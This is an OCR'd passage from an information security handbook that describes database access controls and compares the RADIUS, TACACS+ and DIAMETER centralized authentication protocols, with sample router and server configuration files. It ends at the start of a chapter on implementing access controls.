different from those of the supervisors. RBAC allows the creation of roles for supervisors and clerks. Privileges appropriate to these roles are explicitly assigned to the role, and individual users are enrolled in appropriate roles from where they inherit these privileges. This arrangement separates two concerns: (1) what privileges should a role get and (2) which user should be authorized to each role. RBAC eases the task of reassigning users from one role to another or altering the privileges for an existing role.

Current efforts at evolving SQL, commonly called SQL3, have included proposals for RBAC based on vendor implementations, such as in Oracle. In the future, consensus on a standard approach to RBAC in relational data bases should emerge. However, this is a relatively new area, and a number of questions remain to be addressed before consensus on standards is obtained.

SUMMARY

Access controls have been an integral part of relational data base management systems from their introduction. There are, however, major weaknesses in the traditional discretionary access controls built into the standards and products. SQL'89 is incomplete and omits revocation of privileges and control over creation of new relations and views. SQL'92 fixes some of these shortcomings. In the meantime such vendors as Oracle have developed RBAC; other vendors, such as Informix, have started delivering products incorporating mandatory access controls for multilevel security. There is a recognition that SQL needs to evolve to take some of these developments into consideration. If it does, stronger and better access controls can be expected in future products.

Centralized Authentication Services (RADIUS, TACACS, DIAMETER)

Bill Stackpole, CIS

Got the telecommuter, mobile workforce, VPN, multi-platform, dial-in user authentication blues? Need a centralized method for controlling and auditing external accesses to your network? Then RADIUS, TACACS, or DIAMETER may be just what you have been looking for. Flexible, inexpensive, and easy to implement, these centralized authentication servers improve remote access security and reduce the time and effort required to manage remote access server (RAS) clients.

RADIUS, TACACS, and DIAMETER are classified as authentication, authorization, and accounting (AAA) servers. The Internet Engineering Task Force (IETF) chartered an AAA Working Group in 1998 to develop the authentication, authorization, and accounting requirements for network access. The goal was to produce a base protocol that supported a number of different network access models, including traditional dial-in network access servers (NAS), Mobile-IP, and roaming operations (ROAMOPS). The group was to build upon the work of existing access providers such as Livingston Enterprises.

Livingston Enterprises originally developed RADIUS (Remote Authentication Dial-In User Service) for their line of network access servers (NAS) to assist timeshare and Internet service providers with billing information consolidation and connection configuration. Livingston based RADIUS on the IETF distributed security model and actively promoted it through the IETF Network Access Server Requirements Working Group in the early 1990s. The client/server design was created to be open and extensible so it could be easily adapted to work with other third-party products. At this writing, RADIUS version 2 was a proposed IETF standard managed by the RADIUS Working Group.

The origin of the Terminal Access Controller Access Control System (TACACS) daemon used in the early days of ARPANET is unknown. Cisco Systems adopted the protocol to support AAA services on its products in the early 1990s. Cisco extended the protocol to enhance security and support additional types of authentication requests and response codes. They named the new protocol TACACS+. The current version of the TACACS specification is a proposed IETF Standard (RFC 1492) managed by the Network Working Group. It was developed with the assistance of Cisco Systems.

Pat Calhoun (Sun Laboratories) and Allan Rubens (Ascend Communications) proposed the DIAMETER AAA framework as a draft standard to the IETF in 1998. The name DIAMETER is not an acronym but rather a play on the RADIUS name. DIAMETER was designed from the ground up to support roaming applications and to overcoming the extension limitations of the RADIUS and TACACS protocols. It provides the base protocols required to support any number of AAA extensions, including NAS, Mobile-IP, host, application, and Web-based requirements. At this writing, DIAMETER consisted of eight IETF draft proposals, authored by twelve different contributors from Sun, Microsoft, Cisco, Nortel, and others. Pat Calhoun continues to coordinate the DIAMETER effort.




EXHIBIT 8.1 Key features of a centralized AAA service.

AAA 101: Key Features of an AAA Service

The key features of a centralized AAA service include (1) a distributed (client/server) security model, (2) authenticated transactions, (3) flexible authentication mechanisms, and (4) an extensible protocol. Distributed security separates the authentication process from the communications process, making it possible to consolidate user authentication information into a single centralized database. The network access devices (i.e., an NAS) are the clients. They pass user information to an AAA server and act upon the response(s) the server returns. The servers receive user connection requests, authenticate the user, and return to the client NAS the configuration information required to deliver services to the user. The returned information may include transport and protocol parameters, additional authentication requirements (i.e., callback, SecureID), authorization directives (i.e., services allowed, filters to apply), and accounting requirements (Exhibit 8.1).

Transmissions between the client and server are authenticated to ensure the integrity of the transactions. Sensitive information (e.g., passwords) is encrypted using a shared secret key to ensure confidentiality and prevent passwords and other authentication information from being monitored or captured during transmission. This is particularly important when the data travels across public carrier (e.g., WAN) links.

AAA servers can support a variety of authentication mechanisms. This flexibility is a key AAA feature. User access can be authenticated using PAP (Password Authentication Protocol), CHAP (Challenge Handshake Authentication Protocol), the standard UNIX login process, or the server can act as a proxy and forward the authentication to other mechanisms like a Microsoft domain controller, a Novell NDS server, or a SecureID ACE server. Some AAA server implementations use additional mechanisms such as calling number identification (caller ID) and callback to further secure connections.

Because technology changes so rapidly, AAA servers are designed with extensible protocols. RADIUS, DIAMETER, and TACACS use variable-length attribute values designed to support any number of new parameters without disturbing existing implementations of the protocol. DIAMETER's framework approach provides additional extensibility by standardizing a transport mechanism (framework) that can support any number of customized AAA modules.

From a management perspective, AAA servers provide some significant advantages, including:

- Reduced user setup and maintenance times because users are maintained on a single host
- Fewer configuration errors because formats are similar across multiple access devices
- Less security administrator training requirements because there is only one system syntax to learn
- Better auditing because all login and authentication requests come through a single system
- Reduced help desk calls because the user interface is consistent across all access methods
- Quicker proliferation of access information because information only needs to be replicated to a limited number of AAA servers
- Enhanced security support through the use of additional authentication mechanisms (i.e., SecureID)
- Extensible design makes it easy to add new devices without disturbing existing configurations

RADIUS: Remote Authentication Dial-In User Service

RADIUS is by far the most popular AAA service in use today. Its popularity can be attributed to Livingston's decision to open the distribution of the RADIUS source code. Users were quick to port the service across multiple platforms and add customized features, many of which Livingston incorporated as standard features in later releases. Today, versions of the RADIUS server are available for every major operating system from both freeware and commercial sources, and the RADIUS client comes standard on NAS products from every major vendor.

A basic RADIUS server implementation references two configuration files. The client configuration file contains the address of the client and the shared secret used to authenticate transactions. The user file contains the user identification and authentication information (e.g., userID and password) as well as connection and authorization parameters. Parameters are passed between the client and server using a simple five-field format encapsulated into a single UDP packet. The brevity of the format and the efficiency of the UDP protocol (no connection overhead) allow the server to handle large volumes of requests efficiently. However, the format and protocol also have a downside. They do not lend themselves well to some of today's diverse access requirements (i.e., ROAMOPS), and retransmissions are a problem in heavy load or failed node scenarios.

Putting the AA in RADIUS: Authentications and Authorizations

RADIUS has eight standard transaction types: access-request, access-accept, access-reject, accounting-request, accounting-response, access-challenge, status-server, and status-client. Authentication is accomplished by decrypting a NAS access-request packet, authenticating the NAS source, and validating the access-request parameters against the user file. The server then returns one of three authentication responses: access-accept, access-reject, or access-challenge. The latter is a request for additional authentication information such as a one-time password from a token or a callback identifier.

Authorization is not a separate function in the RADIUS protocol but simply part of an authentication reply. When a RADIUS server validates an access request, it returns to the NAS client all the connection attributes specified in the user file. These usually include the data link (i.e., PPP, SLIP) and network (i.e., TCP/IP, IPX) specifications, but may also include vendor-specific authorization parameters. One such mechanism automatically initiates a Telnet or rlogin session to a specified host. Other methods include forcing the port to a specific IP address with limited connectivity, or applying a routing filter to the access port.

The Third A: Well, Sometimes Anyway!

Accounting is a separate function in RADIUS and not all clients implement it. If the NAS client is configured to use RADIUS accounting, it will generate an Accounting-Start packet once the user has been authenticated, and an Accounting-Stop packet when the user disconnects. The Accounting-Start packet describes the type of service the NAS is delivering, the port being used, and user being serviced. The Accounting-Stop packet duplicates the Start packet information and adds session information such as elapsed time, bytes inputs and outputs, disconnect reason, etc.

Forward Thinking and Other Gee-Whiz Capabilities

A RADIUS server can act as a proxy for client requests, forwarding them to servers in other authentication domains. Forwarding can be based on a number of criteria, including a named or number domain. This is particularly useful when a single modem pool is shared across departments or organizations. Entities are not required to share authentication data; each can maintain its own RADIUS server and service proxied requests from the server at the modem pool. RADIUS can proxy both authentication and accounting requests. The relationship between proxies can be distributed (one-to-many) or hierarchical (many-to-one), and requests can be forwarded multiple times. For example, in Exhibit 8.2, it is perfectly permissible for the "master" server to forward a request to the user's regional server for processing.

Most RADIUS clients have the ability to query a secondary RADIUS server for redundancy purposes, although this is not required. The advantage is continued access when the primary server is offline. The disadvantage is the increase in administration required to synchronize data between the servers.




EXHIBIT 8.2 "Master" server forwards a request on to the user's regional server for processing.

Most RADIUS servers have a built-in database connectivity component. This allows accounting records to be written directly into a database for billing and reporting purposes. This is preferable to processing a flat text accounting "detail" file. Some server implementations also include database access for authentication purposes. Novell's implementation queries NDS, NT versions query the PDC, and several vendors are working on LDAP connectivity.

It Does Not Get Any Easier than This. Or Does It?

When implementing RADIUS, it is important to remember that the source code is both open and extensible. The way each AAA, proxy, and database function is implemented varies considerably from vendor to vendor. When planning a RADIUS implementation, it is best to define one's functional requirements first and then choose NAS components and server software that support them. Here are a few factors to consider:

- *What accesses need to be authenticated?* External accesses via modem pools and VPN servers are essential, but internal accesses to critical systems and security control devices (i.e., routers, firewalls) should also be considered.
- *What protocols need to be supported?* RADIUS can return configuration information at the data-link, network, and transport levels. Vendor documentation as well as the RADIUS RFCs and standard dictionary file are good sources of information for evaluating these parameters.
- *What services are required?* Some RADIUS implementations require support for services such as Telnet, rlogin, and third-party authentication (i.e., SecureID), which often require additional components and expertise to implement.
- *Is proxy or redundancy required?* When NAS devices are shared across management or security domains, proxy servers are usually required and it is necessary to determine the proxy relationships in advance. Redundancy for system reliability and accessibility is also an important consideration because not all clients implement this feature.

Other considerations might include:

- Authorization, accounting, and database access requirements
- Interfaces to authentication information in NDS, X.500, or PDC databases
- The RADIUS capabilities of existing clients
- Support for third-party Mobile-IP providers like iPass
- Secure connection support (i.e., L2TP, PPTP)

Client setup for RADIUS is straightforward. The client must be configured with the IP address of the server(s), the shared secret (encryption key), and the IP port numbers of the authentication and accounting services (the defaults are 1645 and 1646, respectively). Additional settings may be required by the vendor.

The RADIUS server setup consists of the server software installation and three configuration files:

1. The dictionary file is composed of a series of Attribute/Value pairs the server uses to parse requests and generate responses. The standard dictionary file supplied with most server software contains the attributes and values found in the RADIUS RFCs. One may need to add vendor-specific attributes, depending upon one's NAS selection. If any modifications are made, double-check that none of the attribute Names or Values are duplicated.
2. The client file is a flat text file containing the information the server requires to authenticate RADIUS clients. The format is the client name or IP address, followed by the shared secret. If names are used, the server must be configured for name resolution (i.e., DNS). Requirements for the length and format of the shared secret vary, but most UNIX implementations are eight characters or less. There is no limitation on the number of clients a server can support.
3. The user file is also a flat text file. It stores authentication and authorization information for all RADIUS users. To be authenticated, a user must have a profile consisting of three parts: the *username*, a list of authentication *check items*, and a list of *reply items*. A typical entry would look like the one displayed in Exhibit 8.3. The first line contains the user's name and a list of check items separated by commas. In this example, John is restricted to using one NAS device (the one at 10.100.1.1). The remaining lines contain reply items. Reply items are separated by commas at the end of each line. String values are put in quotes. The final line in this example contains an authorization parameter that applies a packet filter to this user's access.




EXHIBIT 8.3 DIAMETER uses a broker proxy server.

The check and reply items contained in the user file are as diverse as the implementations, but a couple of conventions are fairly common. Username prefixes are commonly used for proxy requests. For example, usernames with the prefix CS/ would be forwarded to the computer science RADIUS server for authentication. Username suffixes are commonly used to designate different access types. For example, a user name with a %vpn suffix would indicate that this access was via a virtual private network (VPN). This makes it possible for a single RADIUS server to authenticate users for multiple NAS devices or provide different reply values for different types of accesses on the same NAS.

The DEFAULT user parameter is commonly used to pass authentication to another process. If the username is not found in the user file, the DEFAULT user parameters are used to transfer the validation to another mechanism. On UNIX, this is typically the `/etc/passwd` file. On NT, it can be the local user database or a domain controller. Using secondary authentication mechanisms has the advantage of expanding the check items RADIUS can use. For example, UNIX and NT groups can be checked as well as account activation and date and time restriction.

Implementations that use a common NAS type or one server for each NAS type have fairly uncomplicated user files, but user file contents can quickly become quite convoluted when NAS devices and access methods are mixed. This not only adds complexity to the management of the server, but also requires more sophistication on the part of users.

Stumbling Blocks, Complexities, and Other RADIUS Limitations

RADIUS works well for remote access authentication but is not suitable for host or application authentication. Web servers may be the first exception. Adding a RADIUS client to a Web server provides a secure method for authenticating users across open networks. RADIUS provides only basic accounting facilities with no facilities for monitoring nailed-up circuits or system events. User-based rather than device-based connection parameters are another major limitation of RADIUS. When a single RADIUS server manages several different types of NAS devices, user administration is considerably more complex. Standard RADIUS authentication does not provide facilities for checking a user's group membership, restricting access by date or time of day, or expiring a user's account on a given date. To provide these capabilities, the RADIUS server must be associated with a secondary authentication service.

Overall, RADIUS is an efficient, flexible, and well-supported AAA service that works best when associated with a secondary authentication service like NDS or NT where additional account restrictions can be applied. The adoption of RADIUS version 2 as an IETF standard will certainly ensure its continued success and importance as a good, general-purpose authentication, authorization, and accounting service.

TACACS: Terminal Access Controller Access Control System

What is commonly referred to today as TACACS actually represents two evolutions of the protocol. The original TACACS, developed in the early ARPANet days, had very limited functionality and used the UDP transport. In the early 1990s, the protocol was extended to include additional functionality and the transport changed to TCP. To maintain backward compatibility, the original functions were included as subsets of the extended functions. The new protocol was dubbed XTACACS (Extended TACACS). Virtually all current TACACS daemons are based on the extended protocol as described in RFC1492.

Cisco Systems adopted TACACS for its AAA architecture and further enhanced the product by separating the authentication, authorization, and accounting functions and adding encryption to all NAS-server transmissions. Cisco also improved the extensibility of TACACS by permitting arbitrary length and content parameters for authentication exchanges. Cisco called its version TACACS+ but, in reality, TACACS+ bares no resemblance to the original TACACS and packet formats are not backward compatible. Some server implementations support both formats for compatibility purposes. The remainder of this section is based on TACACS+ because it is the proposed IETF standard.

TACACS+ servers use a single configuration file to control server options, define users and attribute/value (AV) pairs, and control authentication and authorization actions. The options section specifies the settings of the service's operation parameters, the shared secret key, and the accounting file name. The remainder of the file is a series of user and group definitions used to control authentication and authorization actions. The format is "*user = username*" or "*group = groupname,*" followed by one or more AV pairs inside curly brackets.

The client initiates a TCP session and passes a series of AV pairs to the server using a standard header format followed by a variable length parameter field. The header contains the service request type (authentication, authorization, or accounting) and is sent in the clear. The entire parameter field is encrypted for confidentiality. TACACS' variable parameter field provides for extensibility and site-specific customization, while the TCP protocol ensures reliable delivery. However, the format and protocol also increase communications overhead, which can impact the server's performance under heavy load.

A 1: TACACS Authentication

TACACS authentication has three packet types: Start, Continue, and Reply. The client begins the authentication with a Start packet that describes the type of authentication to be performed. For simple authentication types such as PAP, the packet may also contain the userID and password. The server responds with a Reply. Additional information, if required, is passed with client Continue and server Reply packets. Transactions include login (by privilege level) and password change using various authentication protocols (i.e., CHAP, PAP, PPP, etc.). Like RADIUS, a successful TACACS authentication returns attribute-value (AV) pairs for connection configuration. These can include authorization parameters or they can be fetched separately.

A 2: TACACS Authorization

Authorization functions in TACACS consist of Request and Response AV pairs used to:

- Permit or deny certain commands, addresses, services or protocols
- Set user privilege level
- Invoke input and output packet filters
- Set access control lists (ACLs)
- Invoke callback actions
- Assign a specific network address

Functions can be returned as part of an authentication transaction or an authorization-specific request.

A 3: TACACS Accounting

TACACS accounting functions use a format similar to authorization functions. Accounting functions include Start, Stop, More, and Watchdog. The Watchdog function is used to validate TCP sessions when data is not sent for extended periods of time. In addition to the standard accounting data supported by RADIUS, TACACS has an event logging capability that can record system level changes in access rights or privilege. The reason for the event as well as the traffic totals associated with it can also be logged.

Take Another Look (and Other Cool Capabilities)

TACACS authentication and authorization processes are considerably enhanced by two special capabilities: recursive lookup and callout. Recursive lookup allows connection, authentication, and authorization information to be spread across multiple entries. AV pairs are first looked up in the user entry. Unresolved pairs are then looked up in the group entry (if the user is a member of a group) and finally assigned the default value (if one is specified). TACACS+ permits groups to be embedded in other groups, so recursive lookups can be configured to encompass any number of connection requirements. TACACS+ also supports a callout capability that permits the execution of user-supplied programs. Callout can be used to dynamically alter the authentication and authorization processes to accommodate any number of requirements — a considerably more versatile approach than RADIUS' static configurations. Callout can be used to interface TACACS+ with third-party authentication mechanisms (i.e., Kerberos and SecureID), pull parameters from a directory or database, or write audit and accounting records.

TACACS, like RADIUS, can be configured to use redundant servers and because TACACS uses a reliable transport (TCP); it also has the ability to detect failed nodes. Unlike RADIUS, TACACS cannot be configured to proxy NAS requests, which limits its usefulness in large-scale and cross-domain applications.

Cisco, Cisco, Cisco: Implementing TACACS

There are a number of TACACS server implementations available, including two freeware versions for UNIX, a Netware port, and two commercial versions for NT, but the client implementations are Cisco, Cisco, Cisco. Cisco freely distributes the TACACS and TACACS+ source code, so features and functionality vary considerably from one implementation to another. CiscoSecure is generally considered the most robust of the commercial implementations and even supports RADIUS functions. Once again, be sure to define functional requirements before selecting NAS components and server software. If your shop is Cisco-centric, TACACS is going to work well; if not, one might want to consider a server product with both RADIUS and TACACS+ capabilities.

Client setup for TACACS on Cisco devices requires an understanding of Cisco's AAA implementation. The AAA function must be enabled for any of the TACACS configuration commands to work. The client must be configured with the IP address of the server(s) and the shared secret encryption key. A typical configuration would look like this:

```
aaa new-model
tacacs-server key <your key here>
tacacs-server host <your primary TACACS server
IP address here >
tacacs-server host <your secondary TACACS server
IP address here >
```

followed by port-specific configurations. Different versions of Cisco IOS support different TACACS settings. Other NAS vendors support a limited subset of TACACS+ commands.

TACACS server setup consists of the server software installation and editing the options, authentication, and authorization entries in the configuration files. Comments may be placed anywhere in the file using a pound sign (#) to start the line. In the following example, Jane represents a dial-in support contractor, Bill a user with multiple access methods, and Dick an IT staff member with special NAS access.

```
# The default authentication method will use the
local UNIX
# password file, default authorization will be
permitted for
# users without explicit entries and accounting
records will be
# written to the /var/adm/tacacs file.
default authentication = file /etc/passwd
default authorization = permit
     accounting file = /var/adm/tacacs
# Contractors, vendors, etc.
user = jane {
name = "Jane Smith"
global = cleartext "Jane'sPassword"
expires = "May 10 2000"
service=ppp
protocol=ip {
  addr=10.200.10.64
  inacl=101
  outacl=102
}
}
# Employees with "special" requirements
user = bill {
```

```
name="Bill Jones"
arap = cleartext "Apple_ARAP_Password"
pap = cleartext "PC_PAP_Password"
default service = permit
     }
user = dick {
name="Dick Brown"
member = itstaff
# Use the service parameters from the default user
default service = permit
# Permit Dick to access the exec command using
connection access list 4
service = exec {
  acl = 4
}
# Permit Dick to use the telnet command
to everywhere but 10.101.10.1
cmd = telnet {
  deny 10\.101\.10\.1
  permit .*
}
     }
# Standard Employees use these entries
user = DEFAULT {
service = ppp {
  # Disconnect if idle for 5 minutes
  idletime = 5
  # Set maximum connect time to one hour
  timeout = 60
}
protocol = ip {
  addr-pool=hqnas
}
     }
# Group Entries
group = itstaff {
# Staff uses a special password file
login = file /etc/itstaff_passwds
     }
```

Jane's entry sets her password to "Jane'sPassword" for all authentication types, requires her to use PPP, forces her to a known IP, and applies both inbound and outbound extended IP access control lists (a.k.a. IP filters). It also contains an account expiration date so the account can be easily enabled and disabled. Bill's entry establishes different passwords for Apple and PAP logins, and assigns his connection the default service parameters. Dick's entry grants him access to the NAS executive commands, including Telnet, but restricts their use by applying a standard IP access control list and an explicit **deny** to the host at 10.101.10.1. Bill and Dick's entries also demonstrate TACACS' recursive lookup feature. The server first looks at user entry for a

password, then checks for a group entry. Bill is not a member of any group, so the default authentication method is applied. Dick, however, is a member of "itstaff," so the server validates the group name and looks for a password in the group entry. It finds the **login** entry and authenticates Dick using the /etc/itstaff_passwds file. The default user entry contains AV pairs specifying the use of PPP with an idle timeout of five minutes and a maximum session time of one hour.

In this example, the UNIX /etc/password and /etc/group files are used for authentication, but the use of other mechanisms is possible. Novell implementations use NDS, NT versions use the domain controller, and CiscoSecure support LDAP and several SQL-compatible databases.

Proxyless, Problems, and Pitfalls: TACACS Limitations

The principle limitation of TACACS+ may well be its lack of use. While TACACS+ is a versatile and robust protocol, it has few server implementations and even fewer NAS implementations. Outside of Cisco, this author was unable to find any custom extensions to the protocol or any vendor-specific AV pairs. Additionally, TACACS' scalability and performance are an issue. Unlike RADIUS' single-packet UDP design, TACACS uses multiple queries over TCP to establish connections, thus incurring overhead that can severely impact performance. TACACS+ servers have no ability to proxy requests so they cannot be configured in a hierarchy to support authentication across multiple domains. CiscoSecure scalability relies on regional servers and database replication to scale across multiple domains. While viable, the approach assumes a single management domain, which may not always be the case.

Overall, TACACS+ is a reliable and highly extensible protocol with existing support for Cisco's implementation of NAS-based VPNs. Its "outcalls" capability provides a fairly straightforward way to customize the AAA functions and add support for third-party products. Although TACACS+ supports more authentication parameters than RADIUS, it still works best when associated with a secondary authentication service like NDS or an NT domain. The adoption of TACACS+ as an IETF standard and its easy extensibility should improve its adoption by other NAS manufactures. Until then, TACACS+ remains a solid AAA solution for Cisco-centric environments.

DIAMETER: Twice RADIUS?

DIAMETER is a highly extensible AAA framework capable of supporting any number of authentication, authorization, or accounting schemes and connection types. The protocol is divided into two distinct parts: the Base Protocol and the Extensions. The DIAMETER Base Protocol defines the message format, transport, error reporting, and security services used by all DIAMETER extensions. DIAMETER Extensions are modules designed to conduct specific types of authentication, authorization, or accounting transactions (i.e., NAS, Mobile-IP, ROAMOPS, and EAP). The current IETF draft contains definitions for NAS requests, Mobile-IP, secure proxy, strong security, and accounting, but any number of other extensions are possible.

DIAMETER is built upon the RADIUS protocol but has been augmented to overcome inherent RADIUS limitations. Although the two protocols do not share a common data unit (PDU), there are sufficient similarities to make the migration from RADIUS to DIAMETER easier. DIAMETER, like RADIUS, uses a UDP transport but in a peer-to-peer rather than client/server configuration. This allows servers to initiate requests and handle transmission errors locally. DIAMETER uses reliable transport extensions to reduce retransmissions, improve failed node detection, and reduce node congestion. These enhancements reduce latency and significantly improve server performance in high-density NAS and hierarchical proxy configurations. Additional improvements include:

- Full support for roaming
- Cross-domain, broker-based authentication
- Full support for the Extensible Authentication Protocol (EAP)
- Vendor-defined attributes-value pairs (AVPs) and commands
- Enhanced security functionality with replay attack protections and confidentiality for individual AVPs

EXHIBIT 8.4 DIAMETER Base Protocol Packet Format

Type – Flags – Version	Message Length
Node Identifier	
Next Send	Next Received
AVPs . . .	

There Is Nothing Like a Good Foundation

The DIAMETER Base Protocol consists of a fixed-length (96 byte) header and two or more attribute-value pairs (AVPs). The header contains the message type, option flags, version number, and message length, followed by three transport reliability parameters (see Exhibit 8.4).

AVPs are the key to DIAMETER's extensibility. They carry all DIAMETER commands, connection parameters, and authentication, authorization, accounting, and security data. AVPs consist of a fixed-length header and a variable-length data field. A single DIAMETER message can carry any number of AVPs, up to the maximum UDP packet size of 8192 bytes. Two AVPs in each DIAMETER message are mandatory. They contain the message Command Code and the sender's IP address or host name. The message type or the Extension in use defines the remaining AVPs. DIAMETER reserves the first header byte and the first 256 AVPs for RADIUS backward compatibility.

A Is for the Way You Authenticate Me

The specifics of a DIAMETER authentication transaction are governed by the Extension in use, but they all follow a similar pattern. The client (i.e., a NAS) issues an authentication request to the server containing the AA-Request Command, a session-ID, and the client's address and host name followed by the user's name and password and a state value.

The session-ID uniquely identifies this connection and overcomes the problem in RADIUS with duplicate connection identifiers in high-density installations. Each connection has its own unique session with the server. The session is maintained for the duration of the connection and all transactions related to the connection use the same session-ID. The state AVP is used to track the state of multiple transaction authentication schemes such as CHAP or SecureID.

The server validates the user's credentials and returns an AA-Answer packet containing either a Failed-AVP or the accompanying Result-Code AVP or the authorized AVPs for the service being provided (i.e., PPP parameters, IP parameters, routing parameters, etc.). If the server is not the HOME server for this user, it will forward (proxy) the request.

Proxy on Steroids!

DIAMETER supports multiple proxy configurations, including the two RADIUS models and two additional Broker models. In the hierarchical model, the DIAMETER server forwards the request directly to the user's HOME server using a session-based connection. This approach provides several advantages over the standard RADIUS implementation. Because the proxy connection is managed separately from the client connection, failed node and packet retransmissions are handled more efficiently and the hop can be secured with enhanced security like IPSec. Under RADIUS the first server in the authentication chain must know the CHAP shared secret, but DIAMETER's proxy scheme permits the authentication to take place at the HOME server. As robust as DIAMETER's hierarchical model is, it still is not suitable for many roaming applications.

DIAMETER uses a Broker proxy server to support roaming across multiple management domains. Brokers are employed to reduce the amount of configuration information that needs to be shared between ISPs within a roaming consortium. The Broker provides a simple message routing function. In DIAMETER, two routing functions are provided: either the Broker forwards the message to the HOME server or provides the keys and certificates required for the proxy server to communicate directly with the HOME server (see Exhibit 8.5).

EXHIBIT 8.5 A Typical Entry

User Name	Attribute = Value
john	Password = "1secret9," NAS-IP-Address = 10.100.1.1 Service-Type = Framed-User Framed-Protocol = PPP, Framed-IP-Address = 10.200.10.1 Framed-IP-Netmask = 255.255.255.0 Filter-Id = "firewall"

A Two Brute: DIAMETER Authorization

Authorization transactions can be combined with authentication requests or conducted separately. The specifics of the transaction are governed by the Extension in use but follow the same pattern and use the same commands as authentications. Authorization requests must take place over an existing session; they cannot be used to initiate sessions but they can be forwarded using a DIAMETER proxy.

Accounting for Everything

DIAMETER significantly improves upon the accounting capabilities of RADIUS and TACACS+ by adding event monitoring, periodic reporting, real-time record transfer, and support for the ROAMOPS Accounting Data Interchange Format (ADIF). DIAMETER accounting is authorization-server directed. Instructions regarding how the client is to generate accounting records is passed to the client as part of the authorization process. Additionally, DIAMETER accounting servers can force a client to send current accounting data. This is particularly useful for connection troubleshooting or to capture accounting data when an accounting server experiences a crash. Client writes and server polls are fully supported by both DIAMETER proxy models.

For efficiency, records are normally batch transferred but for applications like ROAMOPS where credit limit checks or fraud detection are required, records can be generated in real-time. DIAMETER improves upon standard connect and disconnect accounting with a periodic reporting capability that is particularly useful for monitoring usage on nailed-up circuits. DIAMETER also has an event accounting capability like TACACS+ that is useful for recording service-related events like failed nodes and server reboots.

Security, Standards, and Other Sexy Stuff

Support for strong security is a standard part of the DIAMETER Base Protocol. Many applications, like ROAMOPS and Mobile-IP, require sensitive connection information to be transferred across multiple domains. Hop-by-hop security is inadequate for these applications because data is subject to exposure at each interim hop. DIAMETER's Strong Proxy Extension overcomes the problem by encrypting sensitive data in S/MIME objects and encapsulating them in standard AVPs.

Got the telecommuter, mobile workforce, VPN, multi-platform, dial-in user authentication blues? One does not need to! AAA server solutions like RADIUS, TACACS, and DIAMETER can chase those blues away. With a little careful planning and a few hours of configuration, one can increase security, reduce administration time, and consolidate one's remote access venues into a single, centralized, flexible, and scalable solution. That should put a smile on one's face.

Implementation of Access Controls

Stanley Kurzban

The decision of which access controls to implement is based on organizational policy and on two generally accepted standards of practice: separation of duties and least privilege. For controls to be accepted and, therefore, used effectively, they must not disrupt the usual work flow more than is necessary or place too many burdens on administrators, auditors, or authorized users.

To ensure that access controls adequately protect all of the organization's resources, it may be necessary to first categorize the resources. This chapter addresses this process and the various models of access controls. Methods of providing controls over unattended sessions are also discussed, and administration and implementation of access controls are examined.

CATEGORIZING RESOURCES

Policies establish levels of sensitivity (e.g., top secret, secret, confidential, and unclassified) for data and other resources. These levels should be used for guidance on the proper procedures for handling data — for example, instructions not to copy. They may be used as a basis for access control decisions as well. In this case, individuals are granted access to only those resources at or below a specific level of sensitivity. Labels are used to indicate the sensitivity level of electronically stored documents.

